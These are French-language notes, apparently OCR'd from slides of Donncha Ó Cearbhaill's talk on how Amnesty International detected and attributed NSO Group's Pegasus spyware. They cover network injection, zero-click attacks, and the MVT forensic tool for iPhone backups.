
Donncha Ó Cearbhaill

- En 2018 un membre d'Amnesty reçoit un message d'un inconnu dans WhatsApp l'invitant à une manifestation
- Il se méfie et le montre à l'équipe technique
- L'équipe établit une empreinte du serveur web contenant la charge, la recherche sur le net et trouve 600 domaines liés à cette attaque
- Citizen Lab avait trouvé et publié des serveurs en 2016, et immédiatement NSO les avait fermés. Ils en avaient créé d'autres mais ont commis une erreur en réutilisant un des domaines. Cela a permis à Amnesty de confirmer que l'attaque de 2018 venait d'eux.

Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill


- Ils ont sorti l'info et on voit sur le graphique le nombre de serveurs chuter juste après



Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill

- Le téléphone d'un défenseur des droits de l'homme au Maroc contenait des preuves d'un nouveau type d'attaque : une injection par le réseau
- Il faut contrôler le réseau téléphonique ou une borne wifi à laquelle le téléphone est connecté
- L'attaquant effectue une redirection HTTP depuis un site connu vers un serveur contenant une attaque.
- Ils ont ensuite vu sur un salon à une machine que présentait NSO (photo du bas) qui doit être un IMSI catcher ou une fausse borne, capable de lancer ce genre d'attaques



Catching NSO Group's Pegasus spyware


Donncha Ó Cearbhaill

- Ils ont ensuite découvert que NSO était capable de lancer des attaques sans action de l'utilisateur

Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill


- Trouver des preuves d'une attaque
- Les attaques sur les mobiles sont très difficiles à détecter sur le mobile lui-même, mais cela reste possible
- C'est en revanche plus facile en analysant le fichier de sauvegarde d'un l'iPhone
- C'est plus difficile sur un Android



Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill


- Ils ont réalisé qu'il y avait peu d'outils pour réaliser une analyse forensique sur son propre téléphone, et on décidé d'en réaliser un, et de le publier : MVT
- Il est disponible sur GitHub



Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill


- L’outil en python peut s’installer via PIP
- Il faut télécharger des indicateurs de compromission fournis par Amnesty
- Il se lance directement sur le dossier de sauvegarde de l’iPhone
- Il peut être utilisé avec des IOC d’autres spywares



Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill


- Il y a des modules pour tester les SMS, d'autres applis de messages, historique de navigateur
- Il vérifie s'ils contiennent des liens ou des accès à des domaines connus de NSO



Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill


- L’historique de navigation de Safari est inclus dans les sauvegardes chiffrées de l’iPhone
- On peut y détecter des attaque par injection réseau



Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill


- Le fichier « ID Status » sur iPhone contient des traces de comptes iCloud qui ont interagi avec le téléphone via iMessage, AirDrop, Apple photos…
- Il y a un compte iCloud malicieux pour chaque client de NSO Group
- Cela permet de comprendre quelles personnes ont été ciblées par le même client utilisant Pegasus, et donc d'attribuer l'attaque
- On voit des noms de cibles françaises



Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill


- On avait des preuves de ciblage, pas de compromission
- Pour cela on peut utiliser Datausage.sqlite qui mesure le traffic réseau de chaque processus
- Il contient des traces de processus de Pegasus et leur utilisation réseau, ce qui permet de mesurer la quantité d'informations extraite
- Le malware prend un nom de processus au hasard pour se cacher



Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill


- L’outil permet également de retracer une progression dans le temps de l’infection
- Tous les événements sont enregistrés dans un fichier et horodatés
- On comprend ainsi le déroulé de l’attaque
- Amnesty a partagé les éléments avec Apple qui a corrigé les failles dans le système d’exploitation



Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill

- Conclusion
- Les attaquants se concentrent sur le téléphone mobile qui permet de beaucoup apprendre sur la cible
- C’est un micro géolocalisé qu’on a en permanence avec soi
- Les vulnérabilités sans action de l’utilisateur sont très recherchées



Catching NSO Group's Pegasus spyware

